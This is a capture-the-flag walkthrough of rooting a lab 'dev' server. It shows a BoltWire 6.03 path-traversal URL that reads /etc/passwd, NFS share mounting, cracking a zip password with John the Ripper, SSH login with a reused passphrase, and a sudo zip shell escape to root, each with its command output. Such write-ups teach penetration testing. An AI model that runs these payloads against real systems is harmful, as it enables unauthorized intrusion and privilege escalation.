
You are currently logged in as: *Admin*

Gaining Access to the Remote Server

In Scanning phase already gathered the Bolt Wire CMS version which is 6.03 and found that this version is vulnerable to Local File Inclusion. Found an exploit code from exploit-db.

In Attacker Shell

```
searchsploit boltwire 6.03
searchsploit -m php/webapps/48411.txt
```




```
┌──(root㉿kali)-[~/Desktop]
└─# searchsploit boltwire 6.03
---------------------------------------------------------------------------- ---------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------
BoltWire 6.03 - Local File Inclusion                                        | php/webapps/48411.txt
---------------------------------------------------------------------------- ---------------------
Shellcodes: No Results

┌──(root㉿kali)-[~/Desktop]
└─# searchsploit -m php/webapps/48411.txt
  Exploit: BoltWire 6.03 - Local File Inclusion
      URL: https://www.exploit-db.com/exploits/48411
     Path: /usr/share/exploitdb/exploits/php/webapps/48411.txt
    Codes: N/A
 Verified: False
File Type: ASCII text
Copied to: /root/Desktop/48411.txt
```

Exploit LFI vulnerability using malicious URL and see the content of **/etc/passwd** file. Identified a user called **jeanpaul**. But could not able to find more sensitive information like password or private key to gain access to the remote server.

In Web Browser

```
http://192.168.237.140:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd
```



192.168.237.140:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd
WELCOME
REGISTER
SETUP?
ADMIN
site | changes | groups | create | edit | copy | rename | delete | undo | source | data | title | zones | view | help | search | print | logout

BoltWire

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Welcome


Thank you for using BoltWire!

You are currently logged in as: *Admin*

There was a NFS service running. And identified a NFS share too.

In Attacker Shell

```
showmount -e 192.168.237.140
```




```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.237.140
Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Mount and accessed the NFS share.


In Attacker Shell

```
mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock
ls /tmp/share
```



```
┌──(root㉿kali)-[~]
└─# mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock

┌──(root㉿kali)-[~]
└─# ls /tmp/share
save.zip
```

This file includes a SSH private key, but **save.zip** file was password protected.




Name	Size	Type	Date Modified
id_rsa	1.9 kB	Unknown	02 June 2021, 05:16
todo.txt	164 bytes	Todo.txt file	02 June 2021, 05:21

Cracked the password protected zip file using John The Ripper tool.

In Attacker Shell

```
zip2john save.zip > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```




```
┌──(root㉿kali)-[~]
└─# zip2john save.zip > hash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root㉿kali)-[~]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2024-10-24 04:23) 3.225g/s 2959Kp/s 2959Kc/s 2959KC/s jehovameama..jam1984
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Found Password for save.zip file.

```
Zip Password: java101
```

Tried to login via SSH using private key. but it ask for a password too.




```
┌──(root㉿kali)-[~/save]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/save]
└─# ssh jeanpaul@192.168.237.140 -i id_rsa
Enter passphrase for key 'id_rsa':
```

Used earlier found admin password and it worked. Successfully gained remote access as **jeanpaul** user.

```
SSH Private Key Password: I_love_java
```

In Attacker Shell

```
chmod 600 id_rsa
ssh jeanpaul@192.168.237.140 -i id_rsa
```




```
┌──(root㉿kali)-[~/save]
└─# ssh jeanpaul@192.168.237.140 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$
```

Post Exploitation

Privilege Escalation to root user.

After gaining access to the remote server as jeanpaul user, performed an automated local enumeration using LinPEAS tool.


In Target Shell
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh chmod +x linpeas.sh ./linpeas.sh



```
Starting LinPEAS. Caching Writable Folders...

                              Basic information

S: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19
)
ser & Groups: uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(
etdev)
ostname: dev

+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward
ports. Learn more with -h)
+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)


aching directories . . . . .
```


And found a sudo binary misconfiguration which can lead to privilege escalation. Binary file is **/usr/bin/zip.** Rechecked it manually.

In Target Shell
sudo -l



```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

Exploited it using an exploit code found on GTFOBins and it worked successfully.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```


In Target Shell
TF=$(mktemp -u) sudo zip $TF /etc/hosts -T -TT 'sh #'

Successfully gained access to root user account.



```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# 
```

Lastly, found the root flag located in /root/flag.txt file.



```
# cat /root/flag.txt
Congratz on rooting this box !
# 
```

Conclusion

This system is vulnerable to several attacks which are considered as critical and high. Sensitive information is exposed to public through web pages and insecure network file share. This sensitive information included passwords and private keys which can lead attackers to easily gain access to the web application and to the remote server. Weak passwords are using and reuse the same password for multiple services. BoltWire CMS which is using as the main web application is vulnerable to path traversal attacks. Additionally, this server is vulnerable to local privilege escalation due to improper sudo privileges over binaries.